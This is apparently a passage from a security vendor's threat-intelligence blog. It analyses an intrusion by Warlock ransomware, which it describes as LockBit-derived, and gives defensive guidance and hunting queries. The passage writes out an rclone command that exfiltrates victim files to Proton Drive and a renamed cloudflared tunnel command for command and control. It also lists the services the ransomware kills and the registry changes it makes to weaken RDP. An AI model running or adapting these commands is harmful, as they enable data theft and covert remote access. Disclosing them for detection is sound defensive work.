
We also observed the attacker enabling RDP access by setting the fdenytsconnections value at HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server to 0.
The system’s security posture is further weakened by disabling Network Level Authentication (NLA) through the userauthentication value at HKLM\SYSTEM\CurrentControlSet\Control\Terminal Server\WinStations\RDP-Tcp, also setting it to 0
Impact
We observed the Warlock ransomware deployment to coincide with the ingress tool transfer phase, where the ransomware binary was copied into public folders on multiple endpoints. The ransomware subsequently encrypted files, appending the extension .x2anylock to each encrypted file (hence Warlock’s alternative naming scheme “X2anylock”). It then placed a ransom note titled "How to decrypt my data.txt" within affected directories.
Warlock appears to be a customized derivative of the leaked LockBit 3.0 builder. In mid2025, threat actor Storm2603 deployed both LockBit Black and Warlock in the same attack chains against SharePoint environments, using DLL sideloading via legitimate utilities like 7Zip. This suggests Warlock was constructed using the same builder framework that was made public in 2022, highlighting how a single leak enabled the proliferation of LockBit-based variants beyond the original.
During the attack, several legitimate processes and services were forcibly terminated by the ransomware to maximize system disruption and eliminate potential recovery mechanisms. Note that this is separate from the process termination sequence carried out in the earlier stage of the attack.
Terminated Services:
| vss | ccSetMgr | VeeamNFSSvc |
| sql | SavRoam | veeam |
| svc$ | RTVscan | PDVFSService |
| memtas | QBFCService | BackupExecVSSProvider |
| mepocs | QBIDPService | BackupExecAgentAccelerator |
| sophos | Intuit.QuickBooks.FCS | BackupExecAgentBrowser |
| veeam | QBCFMonitorService | BackupExecDiveciMediaService |
| backup | YooBackup | BackupExecJobEngine |
| GxVss | YooIT | BackupExecManagementService |
| GxBlr | zhudongfangyu | BackupExecRPCService |
| GxFWD | sophos | AcrSch2Svc |
| GxCVD | stc_raw_agent | AcronisAgent |
| GxCIMgr | VSNAPVSS | CASAD2DWebSvc |
| DefWatch | VeeamTransportSvc | CAARCUpdateSvc |
| ccEvtMgr | VeeamDeploymentService |
Terminated Processes:
| sql.exe | firefox.exe | outlook.exe |
| oracle.exe | tbirdconfig.exe | powerpnt.exe |
| ocssd.exe | mydesktopqos.exe | steam.exe |
| dbsnmp.exe | ocomm.exe | thebat.exe |
| synctime.exe | dbeng50.exe | thunderbird.exe |
| agntsvc.exe | sqbcoreservice.exe | visio.exe |
| isqlplussvc.exe | excel.exe | winword.exe |
| xfssvccon.exe | infopath.exe | wordpad.exe |
| mydesktopservice.exe | msaccess.exe | notepad.exe |
| ocautoupds.exe | mspub.exe | |
| encsvc.exe | onenote.exe |
The ransomware includes a built-in list of files, folders, and extensions that it intentionally avoids. These whitelisted items were left unencrypted, allowing access to certain important or non-critical data.
Whitelisted extensions:
| .x2anylock | .diagpkg | .msc | .sys |
| .386 | .dll | .msp | .theme |
| .adv | .drv | .msstyles | .themepack |
| .ani | .exe | .msu | .wpx |
| .bat | .hlp | .nls | .lock |
| .bin | .icl | .nomedia | .key |
| .cab | .icns | .ocx | .hta |
| .cmd | .ico | .prf | .msi |
| .com | .ics | .ps1 | .pdb |
| .cpl | .idx | .rom | .search-ms |
| .cur | .ldf | .rtp | |
| .deskthemepack | .lnk | .scr | |
| .diagcab | .mod | .shs | |
| .diagcfg | .mpa | .spl |
Whitelisted directories:
| AppData | Internet Explorer | Mozilla Firefox |
| Boot | $Recycle.Bin | |
| Windows | Opera | ProgramData |
| Windows.old | Opera Software | All Users |
| Tor Browser | Mozilla |
In addition, the attacker leveraged or referenced a blacklist of specific computer names to avoid targeting certain critical infrastructure or decoy systems.
Whitelisted files:
| autorun.inf | desktop.ini | Program Files |
| boot.ini | iconcache.db | Program Files (x86) |
| bootfont.bin | ntldr | #recycle |
| bootsect.bak | ntuser.dat | How to decrypt my data.txt |
| bootmgr | ntuser.dat.log | decryptiondescription.pdf |
| bootmgr.efi | ntuser.ini | config.json |
| bootmgfw.efi | thumbs.db | Important!!!.pdf |
Blacklisted names:
CJCO-DC02-DR
 CJCO-DC01-2K16
 CJ-DC01-2K16
 CJ-DC02-DR-2K16
Command-and-Control server
The attacker sets up a stealthy command-and-control (C&C) channel inside the compromised environment. In this specific incident, protocol tunneling was implemented using a Cloudflare binary that has been renamed to evade detection. The following command illustrates how the outbound tunnel is established:
"C:\HP Universal Print Driver\pcl6-x64-7.0.0.24832\hpmews03.exe" tunnel run --token {Cloudflare Tunnel Token}
Exfiltration routine
The exfiltration process was conducted using RClone—a legitimate open-source file synchronization tool—that was disguised as TrendSecurity.exe and placed in an inconspicuous directory to evade detection. The attacker executes the following command to copy targeted data types from a network share to an external cloud storage destination, using credentials for a burner ProtonMail-associated Proton Drive account:
TrendSecurity[.]exe copy \\{UNC Path}\ mydrive:/client_42 --protondrive-username [Email] --protondrive-password [Password] -P --include "*.{txt,pdf,csv,accdb,doc,docx,xlsx,mdf,sql,doc,xls,sql,jpg,png,jpeg,sqlite,db,sqlite3,sdf,ndf,ldf,csv,mdf,dbf,ibd,myd,ppt,pptx}" -q --ignore-existing --auto-confirm --multi-thread-streams 11 --transfers 11 --max-age 200d --max-size 3000m
Previous ransomware deployment attack chain
During our hunting efforts using internal telemetry, we discovered that the threat actors have been employing various DLLs and LockBit executables, which includes renaming them to mimic legitimate processes. This tactic aids in detection evasion and enables the attackers to maintain persistence. Our analysis indicates that the primary victims belong to the finance and electronics industries within the Asia, Middle East, and Africa (AMEA) region.
CVE-2023-27532
Despite the vulnerability already being previously patched, the malicious actors still managed to exploit the Veeam Backup Software vulnerability (CVE-2023-27532) in environments running outdated software. Our analysis identified suspicious processes and files such as CVE-2023-27532.exe and CVE-2023-27532.dll in public directories, as well as malicious command execution via explorer.exe and cmd.exe. The affected system we examined was using Veeam Backup & Replication version 9.5, which is below the secure threshold (version 11). This allowed the threat actors to compromise the backup infrastructure.
Credential Dumping
Following the exploitation, the threat actor used the widely known PowerShell script Get-Veeam-Creds.ps1, designed for Veeam credential recovery, to extract stored credentials from the Veeam database.

Disk Overwriting with writenull.exe
The writenull.exe utility fills the disk with null bytes to overwrite free space, preventing file recovery and complicating forensic analysis. Attackers, including ransomware operators, may use this technique to disrupt system stability and strengthen their hold onto the infected system.
LockBit 3.0 deployments
During our analysis, we found the following files in the same directories, which we confirmed to be associated with LockBit 3.0:
- C:\ULI.exe – (renamed MpCmdRun.exe)
- C:\mpclient.dll
- C:\ULI-Access.exe – (renamed jcef-helper.exe)
- C:\libcef.dll
Upon further investigation, we determined that ULI.exe is a renamed version of the legitimate MpCmdRun.exe tool, a command-line utility included with Windows Defender. This binary is exploited using a DLL side-loading technique, where it loads the malicious mpclient.dll file.
In the incident we analyzed, mpclient.dll itself was the LockBit 3.0 ransomware payload, which was directly executed by the MpCmdRun.exe tool. This method was also previously seen in LockBit 3.0 campaigns that deployed Cobalt Strike payloads.
We observed a similar pattern with jcef_helper.exe, a component of the Java Chromium Embedded Framework (JCEF) used in IntelliJ IDEs. This executable leveraged DLL sideloading to execute the malicious libcef.dll file, which was likewise identified as part of the LockBit 3.0 ransomware. The use of libcef.dll for delivering frameworks like XiebroC2 highlights the widespread adoption of this DLL sideloading technique among threat actors.

It appears that the legitimate application jcef_helper.exe is loading libcef.dll, with this behavior being flagged as a ransomware activity, further evidenced by the dropping of a ransom note and the presence of encrypted files.

Both cases illustrate LockBit 3.0's continued use of DLL sideloading through legitimate executables to evade detection and achieve execution within compromised systems.
We identified another infection containing two different extensions — one being the same as the previously noted extension, while the other being an “.xlockxlock” extension.
Furthermore, we have also externally sourced an MSI file that contains the ransomware components, indicating that it may be delivered using the installer package.
Conclusion
The Warlock ransomware attack provides a case study in the speed and depth with which adversaries can compromise unpatched enterprise environments. By exploiting SharePoint’s authentication and deserialization flaws, attackers were able to rapidly gain code execution capabilities and escalated privileges, move laterally within the system, and deliver disruptive ransomware at scale. Each phase—from web shell deployment and key extraction to credential theft and data exfiltration—underscores the urgent need for holistic patching, network defense, and layered detection capabilities.
To defend against Warlock ransomware and similar threats, organizations should promptly patch their on-premises SharePoint servers. In addition to Microsoft’s security updates, Trend has released targeted updates, proactive detection rules, and network filters that can help block exploitation attempts, along with investigative tools that enable customers to assess their potential exposure to these vulnerabilities. We also recommend watching the webinar Dealing with the fallout of a failed SharePoint patch: Are you protected?, which offers practical advice on protection and recovery. The complete list of available solutions can be found in our knowledge base entry.
Organizations should actively monitor suspicious account activity or policy changes, restrict access to administrative shares, and promptly flag abnormal script or command executions. They should also detect and respond to attempts to disable security tools, block unauthorized service or driver installations, and identify signs of lateral movement, credential dumping, or unexpected RDP configuration changes. Continuous monitoring for protocol tunneling, command-and-control activity, and data exfiltration through renamed or disguised tools is essential. Maintaining up-to-date security signatures, conducting regular threat sweeps with Trend Vision One™, and reinforcing defenses through strong user awareness programs and tested incident response plans are critical components of an effective security posture.
Proactive security with Trend Vision One™
Trend Vision One️™ is the only AI-powered enterprise cybersecurity platform that centralizes cyber risk exposure management, security operations, and robust layered protection. This holistic approach helps enterprises predict and prevent threats, accelerating proactive security outcomes across their respective digital estate. With Trend Vision One, you’re enabled to eliminate security blind spots, focus on what matters most, and elevate security into a strategic partner for innovation, especially in the cases of novel ransomware variants as in the one discussed in this blog.
Trend Vision One ™ Threat Intelligence
To stay ahead of evolving threats, Trend customers can access Threat Insights which provide the latest insights from Trend ™ Research on emerging threats and threat actors.
Threat Insights
- Emerging Threats: CVE-2025-53770-Driven Ransomware Attack (Warlock Payload)
Trend Vision One Intelligence Reports (IOC Sweeping)
Hunting Queries
Trend Vision One Search App
Trend Vision One customers can use the Search App to match or hunt the malicious indicators mentioned in this blog post with data in their environment.
Detection Query for Warlock with KillAV
(malName:WARLOCK AND malName:KILLAV) AND eventName:MALWARE_DETECTION
Microsoft SharePoint Server Vulnerability Exploitation
tags: XSAE.F2555
Domain Trusts Discovery Commands via Nltest from Exploited Sharepoint server
tags: XSAE.F1842 AND parentCmd: (w3wp.exe AND -ap AND SharePoint)
Downloading of Renamed Cloudflare Tunneling Tool
objectCmd: curl.exe AND -L AND -o AND objectCmd: macfee_agent.exe*GitHub.com*cloudflared-windows-amd64*
Service elevation of renamed cloudflare binary
eventSubId: 402 AND objectRegistryKeyHandle: cloudflared AND objectRegistryData: *hpmews03.exe*tunnel run*--token*
Suspicious adding of new user in administrator group from exploited sharepoint server
parentCmd: (w3wp.exe AND -ap AND sharepoint) AND objectCmd: localgroup administrators*/add
More hunting queries are available for Trend Vision One customers with Threat Insights entitlement enabled .
Indicators of Compromise
| 0488509b4dbc16dcb6d5f531e3c8b9a59b69e522 | Trojan.Win64.KILLAV.I |
With additional analysis from Maristel Policarpio, Sarah Pearl Camiling, Jacob Santos, Don Ladores